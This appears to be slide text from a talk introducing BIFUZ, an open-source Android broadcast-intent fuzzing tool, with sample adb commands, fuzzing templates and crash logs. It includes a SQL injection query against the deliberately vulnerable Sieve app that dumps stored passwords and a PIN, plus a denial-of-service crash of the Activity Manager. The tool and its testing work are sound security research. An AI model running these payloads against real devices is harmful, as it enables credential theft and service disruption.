"Accelerate the work in security and privacy through security architecture/design, security validation, and innovation."

Broadcast Intent Fuzzing Framework for Android

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Agenda

- Why do we need BIFUZ?
- What is BIFUZ?
- BIFUZ's Design Overview
- BIFUZ's Architecture
- Walk-through
- Results
- Conclusions

Why do we need BIFUZ?

Android Security

Intent Fuzzing

Important Target

Broadcast Intents

Android Apps

What is BIFUZ?

Python


Bugs

Broadcast / Fuzzed Intents


Open Source

Negative Testing

BIFUZ’s Design Overview



BIFUZ's Architecture



BIFUZ's Menu Options

```
= = = = = = = = = = = = = = = = =
    ###   #  ####  #  #  ####
    #  #  #  #     #  #    ##
    ###   #  ####  #  #   ##
    #  #  #  #     #  #  #
    ###   #  #     ####  ####
= = = = = = = = = = = = = = = = =

Select one option from below
    1. Select Devices Under Test
    2. Generate Broadcast Intent calls for the DUT(s)
    3. Generate Fuzzed Intent calls
    4. Generate a delta report between 2 fuzzing sessions
    5. Run existing generated intents from file
    6. SQL injections for specific apk
    7. (Future) Generate apks for specific Intent calls
    8. DoS against Activity Manager - requires userdebug image
    9. (WIP) Smart fuzzing - using a template
    Q. Quit
```

Broadcast Intent Example

2. Generate Broadcast Intent calls for the DUT(s)

```
Insert your choice:    2
```

```
adb -s 12qw34er56ty78ui shell am broadcast
-n com.google.earth/
com.google.analytics.tracking.android.CampaignTrackingReceiver
```

Fuzzed Intent Example

```
Generate broadcast intent calls for the following DUT(s): 12qw34er56ty78ui
Insert the packages wanted or type 'all' for all packages: earth, calendar
Device 12qw34er56ty78ui: Insert the name of the logs folder: FOLDER_NAME
```

```
adb -s 12qw34er56ty78ui shell am start
-a android.intent.action.VIEW
-c android.intent.category.BROWSABLE
-n com.google.earth/com.google.earth.EarthActivity
-f  0x00400000
-d http://YIV6HT9RKSNRCYDGCA6ONAVZEMA2G03KK0LNIAJ15911OAA.com
-e boolean android.intent.extra.ALARM_COUNT True
```

Fuzzed Intent using Templates

tem_000000.tem – example

```
#Do not add lines to this template; possible options for each item: fuzz, nofuzz; if nofuzz, then a list might be expected
action nofuzz [“ACT_1”,”ACT_2”]
category nofuzz
data_uri nofuzz
e_key nofuzz
e_val nofuzz
flag nofuzz
```

Fuzzed Intent using Templates (cont.)

tem_000000.tem – intent example

```
am start -n com.google.android.gms/.car.FirstActivity
  -f  0x00400000
  -a ACT_1
  -c android.intent.category.ALTERNATIVE
  -d DEFAULT
  -e android.intent.extra.DOCK_STATE_LE_DESK 0
```

or

```
am start -n com.google.android.gms/.car.FirstActivity
  -f  0x00400000
  -a android.app.action.ADD_DEVICE_ADMIN
  -c android.intent.category.ALTERNATIVE
  -d DEFAULT
  -e android.intent.extra.DOCK_STATE_LE_DESK 0
```

Fuzzed Intent using Templates (cont.)

tem_111111.tem – sample

```
#Do not add lines to this template; possible options for each item: fuzz, nofuzz; if nofuzz, then a list might be expected
action fuzz
category fuzz
data_uri fuzz
e_key fuzz
e_val fuzz
flag fuzz
```

Fuzzed Intent using Templates (cont.)

tem_111111.tem – intent example

```
am start -n com.google.android.gms/.games.ui.client.requests.
ClientPublicRequestActivity
  -f -1388136854
  -a 4GPHAI3LEG7Q76V0_fuzzy
  -c NHIL2ZJNBGCFYKQ_fuzzy
  -d 7RBNY6L30_fuzzy
  -e L33BC79I7HDE00A_fuzzy 1KQGYRV86AUTBV84G_fuzzy
```

Error Log Example – Broadcast Intent

```
--------- beginning of main
F/BIFUZ_BROADCAST( 9395): adb -s 12qw34er56ty78ui shell am broadcast -n
com.google.earth/com.google.analytics.tracking.android.CampaignTrackingReceiver.
--------- beginning of system
I/ActivityManager( 3056): Start proc com.google.earth for broadcast
com.google.earth/com.google.analytics.tracking.android.CampaignTrackingReceiver:
pid=9411 uid=10049 gids={50049, 9997, 3003, 1028, 1015} abi=x86
--------- beginning of crash
E/AndroidRuntime( 9411): FATAL EXCEPTION: main
E/AndroidRuntime( 9411): Process: com.google.earth, PID: 9411
E/AndroidRuntime( 9411): java.lang.RuntimeException: Unable to instantiate receiver
com.google.analytics.tracking.android.CampaignTrackingReceiver:
java.lang.ClassNotFoundException: Didn't find class
"com.google.analytics.tracking.android.CampaignTrackingReceiver" on path:
DexPathList[[zip file
…
```

Error Log Example – DoS Attack against am

```
I/ActivityManager( 3993): START u0 {act=U6K26ZP2Q0PAZ9_very_large_and_fuzzy
E/JavaBinder( 3993): !!! FAILED BINDER TRANSACTION !!!
....
F/ActivityManager( 3993): Exception thrown launching activities in
ProcessRecord{37d55748 20303:com.android.bluetooth/1002}
F/ActivityManager( 3993): android.os.TransactionTooLargeException
F/ActivityManager( 3993): at android.os.BinderProxy.transactNative(Native Method)
F/ActivityManager( 3993): at android.os.BinderProxy.transact(Binder.java:496)
F/ActivityManager( 3993): at android.app.ApplicationThreadProxy.scheduleLaunchActivity
(ApplicationThreadNative.java:797)
F/ActivityManager( 3993): at
com.android.server.am.ActivityStackSupervisor.realStartActivityLocked
(ActivityStackSupervisor.java:1181)
F/ActivityManager( 3993): at
com.android.server.am.ActivityStackSupervisor.attachApplicationLocked
(ActivityStackSupervisor.java:551)
....
F/ActivityManager( 3993): at android.os.Binder.execTransact(Binder.java:446)
```

SQL Injection

We tested against the Sieve Password Manager app provided by MWR
https://www.mwrinfosecurity.com/system/assets/380/original/sieve.apk

```
adb shell content query --uri
content://com.mwr.example.sieve.DBContentProvider/Passwords/ --projection
'quote(password) FROM Passwords;--'
```

```
Row: 0 quote(password)=X'B521EA259DE06E8BF4C0CC0B389D2076138315A7FE1477DA'
Row: 1 quote(password)=X'F9D7395BFF50D2CD9BCD1ED3B90DF4D60A45CAA5F2468C913E'
```

```
adb shell content query --uri
content://com.mwr.example.sieve.DBContentProvider/Passwords/
```

```
Row: 0 _id=1, service=yahoo, username=yahoo_un, password=BLOB, email=email@yahoo.com [anaanaana]
Row: 1 _id=2, service=google, username=google_un, password=BLOB, email=email@gmail.com [stefania]
```

```
adb shell content query --uri
content://com.mwr.example.sieve.DBContentProvider/Keys/
```

```
Row: 0 Password=12345678901234567890, pin=1234
```

Results

javaNullPointerException

SecurityException

javaClassNotFoundException

IllegalStateException

DoS attack

SQL injection

NumberFormatException

ClassCastException

IllegalArgumentException

Conclusions

- BIFUZ is an open source testing tool
- easy setup
- assess if an application is more stable than another from security perspective
- bugs might be sent to Google for verification
- reproducibility and debugging

Source code: https://github.com/fuzzing/bifuz

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